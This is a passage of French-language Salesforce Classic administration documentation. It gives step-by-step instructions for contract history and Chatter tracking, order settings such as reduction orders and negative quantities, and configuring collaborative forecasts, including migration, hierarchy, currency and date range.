Le paramètre par défaut suit l'historique des contrats dont le statut est Processus d'approbation en cours ou Activé.

Pour suivre l'historique des contrats indépendamment du statut, sélectionnez **Suivre l'historique de tous les statuts**, puis enregistrez vos modifications.

### Ajout d'une liste associée Contrats aux opportunités

Utilisez la sécurité au niveau du champ et l'accessibilité du champ, pas les présentations de page, pour ajouter une liste associée Contrats aux opportunités.

1. Dans les paramètres de gestion d'objets des opportunités, cliquez sur **Contrat** dans la zone des champs.
2. Cliquez sur **Définir la sécurité au niveau du champ**.
3. Sélectionnez la case **Visible** pour chaque profil qui doit afficher la liste associée Contrats, puis enregistrez vos modifications.
4. Cliquez sur **Afficher l'accessibilité du champ**.
5. Si un type d'enregistrement est défini sur masqué, cliquez sur **Masqué**, puis sélectionnez **Visible** sous Présentation de page.
6. Enregistrez vos modifications. Les types d'enregistrement sont marqués comme modifiables.

### Activation du fil Chatter d'un contrat

Ajoutez les champs de contrat à surveiller via Chatter.

1. Dans Configuration, saisissez *`Suivi de fil`* dans la case `Recherche rapide`, puis sélectionnez **Suivi de fil**.
2. Dans la liste des objets, sélectionnez Contrat.
3. Sélectionnez la case à cocher **Activer le suivi de fil**, puis celles des champs que vous souhaitez suivre.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

- Recherche des paramètres de gestion d'objet
- Contrats
- Personnalisation des paramètres de commande

# Personnalisation d'options pour les commandes

## Personnalisation des paramètres de commande

Personnalisez Salesforce pour gérer le processus interne de gestion des commandes.

Spécifiez les paramètres de commande suivants dans la page Paramètres de commande dans Configuration.

Activation des commandes
Pour permettre à votre équipe commerciale de suivre et de gérer des demandes de clients en produits ou en services, activez les commandes.

Activation des commandes de réduction
Pour permettre à votre équipe commerciale de traiter les renvois et réductions dans les commandes activées, activez les commandes de réduction dans Salesforce.

Activation des quantités négatives pour des produits commandés
Pour permettre à votre équipe commerciale d'ajouter des produits commandés avec des quantités inférieures à zéro, activez les quantités négatives.

CONSULTER ÉGALEMENT :

- Commandes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de commande :

- Personnaliser l'application

## Activation des commandes

Pour permettre à votre équipe commerciale de suivre et de gérer des demandes de clients en produits ou en services, activez les commandes.

1. Dans Configuration, saisissez *Paramètres de commande* dans la case Recherche rapide, puis sélectionnez **Paramètres de commande**.
2. Assurez-vous que l'option **Activer les commandes** est sélectionnée.
3. Enregistrez vos modifications.
4. Sélectionnez les présentations de page qui doivent inclure une liste associée Commandes, puis enregistrez vos modifications.
5. Utilisez des profils ou des ensembles d'autorisations pour attribuer des autorisations utilisateur et d'objet aux utilisateurs appropriés.

Si vous désactivez les commandes, les données associées aux commandes sont masquées. Pour accéder à ces données, réactivez les commandes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de commande :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Ensembles d'autorisations

Utilisation de la page de l'interface utilisateur de profil avancée

Personnalisation des paramètres de commande

Activation des commandes de réduction

Commandes

## Activation des commandes de réduction

Pour permettre à votre équipe commerciale de traiter les renvois et réductions dans les commandes activées, activez les commandes de réduction dans Salesforce.

1. Dans Configuration, saisissez *Paramètres de commande* dans la case Recherche rapide, puis sélectionnez **Paramètres de commande**.
2. Assurez-vous que l'option **Activer les commandes** est sélectionnée.
3. Sélectionnez **Activer les commandes de réduction**.
4. Enregistrez vos modifications.
5. À l'aide d'un profil ou d'un ensemble d'autorisations, attribuez les autorisations nécessaires aux membres de l'équipe commerciale appropriés.
   - Pour créer des commandes de réduction, les membres de l'équipe doivent disposer de l'autorisation utilisateur « Créer des commandes de réduction ».
   - Pour ajouter des produits commandés à des commandes de réduction, les membres de l'équipe doivent disposer d'un accès au niveau du champ aux champs de produits commandés suivants : Date de début, Date de fin et Produit commandé d'origine.
6. Vous pouvez ajouter la liste associée Produits de commande de réduction à vos présentations de page pour des produits commandés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de commande :
- Personnaliser l'application

Remarque: Si le paramètre Activer les commandes de réduction est ensuite désactivé, l'autorisation « Créer des commandes de réduction » est masquée de tous les profils ou ensemble d'autorisations, mais aucune donnée n'est masquée. Votre équipe

commerciale ne peut pas créer ni activer des commandes de réduction, mais elle peut afficher et modifier les commandes existantes. Si vous désactivez des commandes de réduction, désactivez les types d'enregistrement ou les présentations de page spécifiques à ces commandes de réduction. Si vous n'utilisez pas de type d'enregistrement, retirez les champs spécifiques aux commandes de réduction de vos présentations de page. Ils comprennent `Commande d'origine` et `Commande de réduction` dans l'objet Commande, `Produit commandé d'origine` et `Quantité disponible` dans l'objet Produit commandé, et tous les champs personnalisés.

CONSULTER ÉGALEMENT :

- Ensembles d'autorisations
- Utilisation de la page de l'interface utilisateur de profil avancée
- Personnalisation des paramètres de commande
- Commandes de réduction

## Activation des quantités négatives pour des produits commandés

Pour permettre à votre équipe commerciale d'ajouter des produits commandés avec des quantités inférieures à zéro, activez les quantités négatives.

1. Dans Configuration, saisissez *`Paramètres de commande`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de commande**.
2. Assurez-vous que l'option **Activer les commandes** est sélectionnée.
3. Sélectionnez **Activer la quantité négative**.
4. Enregistrez vos modifications.

Si le paramètre Activer la quantité négative est désactivé, votre équipe commerciale ne peut pas ajouter des produits commandés avec des quantités négatives ni activer des commandes dont les produits commandés ont des quantités négatives. Elle peut néanmoins afficher et modifier les produits commandés qui ont des quantités négatives.

CONSULTER ÉGALEMENT :

- Personnalisation des paramètres de commande
- Produits commandés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de commande :

- Personnaliser l'application

# Configuration des prévisions

## Configuration des prévisions collaboratives

### Configuration des prévisions collaboratives

Configurez Salesforce pour aider votre équipe commerciale à tirer pleinement parti des prévisions collaboratives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Considérations relatives à la migration depuis les prévisions personnalisables vers les prévisions collaboratives

Avant de migrer depuis les prévisions personnalisables vers les prévisions collaboratives, notez les quelques points ci-dessous.

Consignes relatives à la configuration des prévisions collaboratives

Pour configurer les prévisions collaboratives, suivez les consignes importantes ci-dessous.

Considérations relatives à la définition des paramètres de prévision dans les prévisions collaboratives

Avant de définir les paramètres des prévisions, notez les points importants ci-dessous.

Définition des paramètres de prévision dans les prévisions collaboratives

Sélectionnez les types de prévision dont vous avez besoin, ainsi que les détails qui s'affichent dans la page des prévisions. Ils permettent à votre équipe commerciale de consulter les projections de chiffres d'affaires et de quantités dans leur pipeline.

Activation des utilisateurs dans les prévisions collaboratives

Configurez Salesforce pour permettre à votre équipe commerciale d'utiliser les prévisions collaboratives.

Autorisation d'ajout d'opportunités de prévisions collaboratives pour les utilisateurs du portail partenaire

Si votre équipe commerciale travaille avec des partenaires, vous pouvez inclure les montants des opportunités des utilisateurs partenaires dans les prévisions et ajouter les utilisateurs du portail partenaire à la hiérarchie des prévisions de votre équipe Les utilisateurs de votre portail partenaire ne peuvent pas accéder à la page Prévisions collaboratives ou à ses fonctionnalités.

Configuration de votre hiérarchie des prévisions dans les prévisions collaboratives

Votre hiérarchie des prévisions répertorie tous les utilisateurs de prévisions et détermine le cumul de leurs prévisions dans votre société. Pensez à actualiser votre hiérarchie des prévisions afin que les responsables des prévisions puissent voir tous les montants prévisionnels de leur collaborateurs.

Sélection d'une devise de prévision dans les prévisions collaboratives

Choisissez l'option de devise de prévision appropriée pour votre équipe commerciale.

Définition de la plage de dates de prévision de votre société

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives.

Affichage de champs dans le volet des opportunités des prévisions collaboratives

Sélectionnez jusqu'à 15 champs standard et personnalisés qui s'affichent dans le volet opportunité, pour chaque type de prévision activé.

Consignes relatives à l'affichage des champs dans le volet des opportunités des prévisions collaboratives

Lorsque vous affichez des champs dans le volet d'opportunité des prévisions collaboratives, suivez les consignes importantes ci-dessous.

Personnalisation des catégories de prévisions dans les prévisions collaboratives

Une catégorie de prévisions est la catégorie à laquelle une opportunité est associée du cycle commercial en fonction de l'étape de l'opportunité. Les catégories de prévisions standard sont En cours, Maximum, Validation, Omise et Fermée. Vous pouvez personnaliser les noms de catégories de prévisions.

Considérations relatives à la désactivation des prévisions collaboratives

Avant de désactiver les prévisions collaboratives, découvrez comment les données sont affectées.

## Considérations relatives à la migration depuis les prévisions personnalisables vers les prévisions collaboratives

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher la configuration des prévisions : | Afficher la configuration |
| Pour modifier les paramètres des prévisions : | Personnaliser l'application |
| Pour activer les utilisateurs des prévisions : | Gérer les utilisateurs internes<br>ET<br>Personnaliser l'application |
| Pour gérer des quotas : | Personnaliser l'application<br>ET<br>Gérer les quotas |
| Pour charger des données de quotas dans Salesforce : | Gérer les quotas<br>ET<br>Afficher toutes les prévisions |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |
| Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

Avant de migrer depuis les prévisions personnalisables vers les prévisions collaboratives, notez les quelques points ci-dessous.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Pour activer les prévisions collaboratives, les prévisions personnalisables doivent être désactivées. Pour obtenir une aide sur la désactivation des prévisions personnalisables, contactez Salesforce.
- Lorsque vous désactivez les prévisions personnalisables, la liste associée Quotas n'est plus affichée dans les enregistrements utilisateur. L'autorisation Modifier les quotas personnels (nom d'API : `PermissionsEditOwnQuota`) n'est plus affichée non plus sous l'objet Profil.
- Si la fonctionnalité d'origine Gestion des territoires est activée, désactivez les prévisions personnalisables et la gestion des territoires d'origine avant de migrer vers les prévisions collaboratives. Pour désactiver ces fonctionnalités, contactez Salesforce. Vous pouvez activer et utiliser la Gestion des territoires entreprises et les prévisions collaboratives en même temps, mais les deux fonctionnalités ne sont pas intégrées pour fonctionner ensemble.

- Lors de la migration, l'historique des prévisions, les remplacements, les rapports et les données de partage des prévisions personnalisables sont purgés.
- Pensez à exporter les données des rapports de prévision pour créer une sauvegarde.
- Les prévisions mensuelles correspondent à la période défaut des prévisions collaboratives. Vous pouvez modifier vos paramètres pour utiliser les prévisions trimestrielles. Si vous utilisez des exercices fiscaux personnalisés, votre période fiscale est appliquée par défaut. Vous pouvez également choisir des trimestres personnalisés.
- La hiérarchie des prévisions est conservée. Cependant, pour limiter les risques de perte de données, pensez à migrer vers les prévisions collaboratives immédiatement après avoir désactivé les prévisions personnalisables. Après la migration, n'activez pas de nouveau les utilisateurs des prévisions. Validez la précision de toutes les hiérarchies.
- Avant la migration, assurez-vous de consulter la rubrique Quelles sont les différences entre les versions des prévisions ? pour déterminer si vous pouvez bénéficier des toutes dernières améliorations offertes dans les prévisions collaboratives.

CONSULTER ÉGALEMENT :

Quelles sont les différences entre les versions des prévisions ?

## Consignes relatives à la configuration des prévisions collaboratives

Pour configurer les prévisions collaboratives, suivez les consignes importantes ci-dessous.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

**Important:** Ne désactivez pas le nouveau thème d'interface utilisateur dans Salesforce Classic et n'activez pas la Gestion des territoires. Vous pouvez activer la Gestion des territoires d'entreprise, mais les cumuls des prévisions sont basés sur la hiérarchie des rôles, pas sur la hiérarchie des territoires.

- Activez jusqu'à quatre types de prévision.
- Sélectionnez les champs qui s'affichent dans le volet d'opportunité de chaque type de prévision.
- Si votre équipe commerciale utilise des quotas, activez les quotas.
- Si votre équipe commerciale ajuste les prévisions, activez les ajustements des prévisions.
- Choisissez d'utiliser les cumuls de catégories de prévisions individuelles ou activez les cumuls des prévisions.
- Définissez votre plage de prévisions. Vous pouvez sélectionner la période et la plage par défaut. Les exercices fiscaux standard et personnalisés ne sont pas pris en charge.
- Si votre société utilise une terminologie spécifique, personnalisez vos catégories de prévisions.
- Si votre société utilise plusieurs devises, définissez une devise pour les prévisions : la devise d'entreprise de votre société ou la devise personnelle du propriétaire des prévisions.
- Activez les utilisateurs qui doivent utiliser les prévisions.
- Configurez la hiérarchie de vos prévisions pour déterminer comment les prévisions sont déployées au sein de votre société et qui peut les afficher et les ajuster. La hiérarchie des prévisions est basée sur la hiérarchie des rôles et spécifie les utilisateurs responsables des prévisions.
- Assurez-vous que les utilisateurs des prévisions collaboratives peuvent accéder à la page des prévisions.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

- Pour optimiser l'affichage, gardez l'organisateur de la barre d'onglets activé.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Définition des paramètres de prévision dans les prévisions collaboratives

Considérations relatives à la désactivation des prévisions collaboratives

Considérations relatives à la migration depuis les prévisions personnalisables vers les prévisions collaboratives

## Considérations relatives à la définition des paramètres de prévision dans les prévisions collaboratives

Avant de définir les paramètres des prévisions, notez les points importants ci-dessous.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Salesforce recommande également de lire la documentation avant de configurer les Prévisions collaboratives. Si vous modifiez certains paramètres, vous risquez de perdre des données.
- Si vous désactivez les ajustements, les données d'ajustement sont purgées.
- Si vous modifiez votre période de prévision, les données de quota et d'ajustement sont purgées.
- Si vous supprimez un type de prévision, les données de quota et d'ajustement sont purgées pour ce type de prévision.
- Si vous modifiez une mesure de prévision d'un type de prévision, de chiffre d'affaires à quantité ou de quantité à chiffre d'affaires, les données de quota et d'ajustement sont purgées pour ce type de prévision.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Définition des paramètres de prévision dans les prévisions collaboratives

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher la configuration des prévisions : | Afficher la configuration |
| Pour modifier les paramètres des prévisions : | Personnaliser l'application |
| Pour activer des utilisateurs de prévisions : | Gérer les utilisateurs internes<br>ET<br>Personnaliser l'application |
| Pour gérer des quotas : | Personnaliser l'application<br>ET<br>Gérer les quotas |
| Pour charger des données de quotas dans Salesforce : | Gérer les quotas<br>ET<br>Afficher toutes les prévisions |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |
| Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

Sélectionnez les types de prévision dont vous avez besoin, ainsi que les détails qui s'affichent dans la page des prévisions. Ils permettent à votre équipe commerciale de consulter les projections de chiffres d'affaires et de quantités dans leur pipeline.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Important: Ne désactivez pas le nouveau thème d'interface utilisateur dans Salesforce Classic et n'activez pas la Gestion des territoires. Vous pouvez activer la Gestion des territoires d'entreprise, mais les cumuls des prévisions sont basés sur la hiérarchie des rôles, pas sur la hiérarchie des territoires.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie des prévisions**. Si les prévisions collaboratives ne sont pas activées, sélectionnez **Activer les prévisions**.
2. Si vous n'avez pas de type de prévision activé, cliquez sur **Ajouter un type de prévision**. Pour activer un autre type de prévision, cliquez sur **Ajouter un autre type de prévision**.
3. Sélectionnez le type de prévision que vous souhaitez ajouter. En fonction de vos configurations, vous pouvez sélectionner Opportunités, Parts opportunité, Parts de plan, Familles de produits ou un champ de devise d'opportunité personnalisé.
4. Sélectionnez la mesure de prévision que vous souhaitez utiliser : **Chiffre d'affaires** ou **Quantité**. Si vous souhaitez prévoir les deux, ajoutez des types de prévision séparés pour chaque type.

   Les types de prévision ne prennent pas tous en charge les deux mesures. Par exemple, les prévisions Parts d'opportunité fonctionnent uniquement avec le chiffre d'affaires.
5. Sélectionnez les champs qui s'affichent dans le volet d'opportunité d'une page de prévisions.

   Vous pouvez sélectionner un ensemble de champs différent pour chaque type de prévision.
6. Cliquez sur **OK**.
7. Activez les ajustements des prévisions pour votre société et pour des utilisateurs spécifiques.
8. Activez les cumuls des prévisions.

9. Sous Configurer l'affichage des prévisions par défaut, sélectionnez une période de prévision. Les exercices fiscaux standard et personnalisés ne sont pas pris en charge.
10. Sous Configurer l'affichage des prévisions par défaut, sélectionnez une période de début et le nombre de périodes à afficher. Ce paramètre s'applique par défaut pour tous les utilisateurs des prévisions collaboratives, jusqu'à ce qu'ils le modifient dans la page des prévisions.
11. Si nécessaire, personnalisez vos Catégories de prévisions.
12. Si votre société utilise plusieurs devises, sélectionnez la devise dans laquelle vos utilisateurs effectuent leurs prévisions.
13. Activez les quotas.
14. Enregistrez vos modifications.
15. Activez les utilisateurs qui doivent utiliser les Prévisions collaboratives.
16. Configurez la hiérarchie de vos prévisions afin de déterminer comment les prévisions sont déployées, qui peut les afficher et les ajuster.
17. Revenez à la page Paramètres des prévisions pour mettre à jour les paramètres si nécessaire.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Consignes relatives à la configuration des prévisions collaboratives

Considérations relatives à la désactivation des prévisions collaboratives

## Activation des utilisateurs dans les prévisions collaboratives

Configurez Salesforce pour permettre à votre équipe commerciale d'utiliser les prévisions collaboratives.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Pour chaque utilisateur que vous souhaitez activer, cliquez sur **Modifier**.
3. Sous Informations générales, sélectionnez **Autoriser les prévisions**.
4. Enregistrez vos modifications.

Les utilisateurs activés sont répertoriés dans votre hiérarchie des prévisions. Lorsque vous configurez votre hiérarchie des prévisions, vous pouvez activer d'autres utilisateurs ou désactiver ceux que vous avez activés.

CONSULTER ÉGALEMENT :

- Concepts des prévisions collaboratives
- Autorisation d'ajout d'opportunités de prévisions collaboratives pour les utilisateurs du portail partenaire
- Consignes relatives à la configuration des prévisions collaboratives

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Autorisation d'ajout d'opportunités de prévisions collaboratives pour les utilisateurs du portail partenaire

Si votre équipe commerciale travaille avec des partenaires, vous pouvez inclure les montants des opportunités des utilisateurs partenaires dans les prévisions et ajouter les utilisateurs du portail partenaire à la hiérarchie des prévisions de votre équipe Les utilisateurs de votre portail partenaire ne peuvent pas accéder à la page Prévisions collaboratives ou à ses fonctionnalités.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Assurez-vous que vous avez effectué les opérations suivantes :
   - Activer les portails partenaires
   - Créer un portail partenaire
   - Créé un profil partenaire et l'attribuer à votre portail partenaire
   - Activer un compte en tant que partenaire, et activer une connexion de portail partenaire pour un contact de ce compte
2. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs** et le contact de portail partenaire que vous avez créé.
3. Assurez-vous que les cases **Actif** et **Autoriser les prévisions** sont sélectionnées.
4. Activez l'utilisateur du portail partenaire dans la hiérarchie des prévisions, et assurez-vous que la personne est assignée à un responsable des prévisions actif.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Consignes relatives à la configuration des prévisions collaboratives

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les utilisateurs Prévisions :
- Gérer les utilisateurs internes

  ET

  Personnaliser l'application

Pour attribuer des profils partenaires à des portails partenaires :
- Personnaliser l'application

## Configuration de votre hiérarchie des prévisions dans les prévisions collaboratives

Votre hiérarchie des prévisions répertorie tous les utilisateurs de prévisions et détermine le cumul de leurs prévisions dans votre société. Pensez à actualiser votre hiérarchie des prévisions afin que les responsables des prévisions puissent voir tous les montants prévisionnels de leur collaborateurs.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Lorsque vous attribuez le rôle de responsable des prévisions à une personne, toutes les prévisions et tous les ajustements de ses subordonnés dans la hiérarchie sont cumulés dans les prévisions du responsable. Attribuez un responsable des prévisions au niveau supérieur de la hiérarchie des prévisions.

Pour vérifier que la visibilité des prévisions est cumulée à chaque niveau de la hiérarchie, assurez-vous chaque responsable commercial qui a des subordonnés est désigné en tant que responsable dans votre hiérarchie des prévisions.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Cliquez sur **Agrandir tout** pour afficher tous les rôles disponibles.
3. Cliquez sur **Activer des utilisateurs** puis sur **Ajouter** et **Supprimer** pour déplacer les utilisateurs entre la liste Utilisateurs disponibles et la liste Utilisateurs activés. Si vous avez déjà activé un utilisateur dans Configuration en saisissant *Utilisateurs* dans la case Recherche rapide puis en sélectionnant **Utilisateurs** et en modifiant une page utilisateur pour autoriser les prévisions, le nom figure dans la liste Utilisateurs activés.
4. Pour sélectionner un responsable des prévisions pour chaque rôle de responsable dans la hiérarchie, cliquez sur **Modifier le responsable** en regard du rôle, puis sélectionnez un nom dans la liste déroulante Responsable des prévisions.
5. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

- Concepts des prévisions collaboratives
- Activation des ajustements des prévisions dans les prévisions collaboratives
- Activation des utilisateurs dans les prévisions collaboratives

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Sélection d'une devise de prévision dans les prévisions collaboratives

Choisissez l'option de devise de prévision appropriée pour votre équipe commerciale.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Consultez les informations présentées dans Devises multiples dans les prévisions.
2. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
3. Sous Devise de prévision, sélectionnez une option de devise de prévision.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Ajustement des prévisions dans les prévisions collaboratives

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Définition de la plage de dates de prévision de votre société

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

ATTENTION: Si vous modifiez la période de mensuel à trimestriel ou de trimestriel à mensuel, ou si vous modifiez l'exercice fiscal standard, tous les ajustements et quotas sont purgés. Si vous activez les exercices fiscaux personnalisés, la création du premier exercice fiscal personnalisé supprime les quotas et les ajustements dans les exercices fiscaux standard correspondants et successifs. Ces modifications déclenchent un nouveau calcul des prévisions qui peut être long, selon la quantité de vos données.

Si vous utilisez des exercices fiscaux personnalisés, vos périodes ou trimestres personnalisés sont affichés. Les utilisateurs peuvent prévoir jusqu'à 12 mois ou huit trimestres futurs ou passés. Si votre plage de prévisions inclut le mois ou le trimestre en cours, la page des prévisions affiche par défaut le mois ou le trimestre en cours. Sinon, le premier mois ou trimestre de la plage est sélectionné.

La plage de dates de prévisions s'applique par défaut pour tous les utilisateurs des Prévisions collaboratives. Les utilisateurs peuvent l'utiliser ou définir l'affichage de plages de dates différentes pour leurs propres prévisions. Lorsque des utilisateurs ont modifié leur affichage de plage de dates de prévisions individuelles, les administrateurs Salesforce ne peuvent pas les remplacer. Cependant, si vous modifiez l'affichage de la *période* de mensuel à trimestriel ou de trimestriel à mensuel, la modification s'applique aux prévisions de tous les utilisateurs.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Sous Configurer l'affichage des prévisions par défaut, sélectionnez une période de début et le nombre de périodes à afficher.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

- Prévisions mensuelles et trimestrielles
- Concepts des prévisions collaboratives
- Consignes relatives à la configuration des prévisions collaboratives
- Modification de l'affichage de votre plage de dates de prévisions

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Affichage de champs dans le volet des opportunités des prévisions collaboratives

Sélectionnez jusqu'à 15 champs standard et personnalisés qui s'affichent dans le volet opportunité, pour chaque type de prévision activé.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Dans Configuration, saisissez *Paramètres de prévisions* dans la case Recherche rapide, puis sélectionnez **Paramètres de prévisions**.
2. Cliquez sur le nom du type de prévision dont vous souhaitez modifier les champs d'opportunité.
3. Sélectionnez les champs Opportunités à afficher dans la liste. Organisez les champs de haut en bas pour les classer de gauche à droite dans la liste.
4. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'affichage des champs dans le volet des opportunités des prévisions collaboratives
- Concepts des prévisions collaboratives
- Consignes relatives à la configuration des prévisions collaboratives

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour personnaliser le volet opportunité :

- Personnaliser l'application

Pour afficher la configuration :

- Afficher la configuration

## Consignes relatives à l'affichage des champs dans le volet des opportunités des prévisions collaboratives

Lorsque vous affichez des champs dans le volet d'opportunité des prévisions collaboratives, suivez les consignes importantes ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Si vous ajoutez un champ d'opportunité au volet des opportunités, et que ce champ n'est pas visible pour les utilisateurs des prévisions collaboratives, vérifiez le paramètre de sécurité au niveau du champ pour le profil utilisateur et le champ correspondants. Si la prévision est basée sur ce champ, la colonne Montant prévisionnel indique la valeur du champ, ou la valeur de la part du champ qui contribue à la prévision, quelle que soit la sécurité au niveau du champ.
- Lorsqu'un représentant sélectionne un montant de prévision dans le tableau de cumul, la liste des opportunités qui contribuent à ce montant est affichée sous le tableau. Sélectionnez jusqu'à 15 champs standard et personnalisés qui s'affichent dans le volet opportunité, pour chaque type de prévision activé. Votre équipe commerciale affiche les champs sélectionnés en fonction de ses paramètres de sécurité au niveau du champ. `Nom d'opportunité` est un champ obligatoire. Nous recommandons d'ajouter `Catégorie de prévision` au volet.
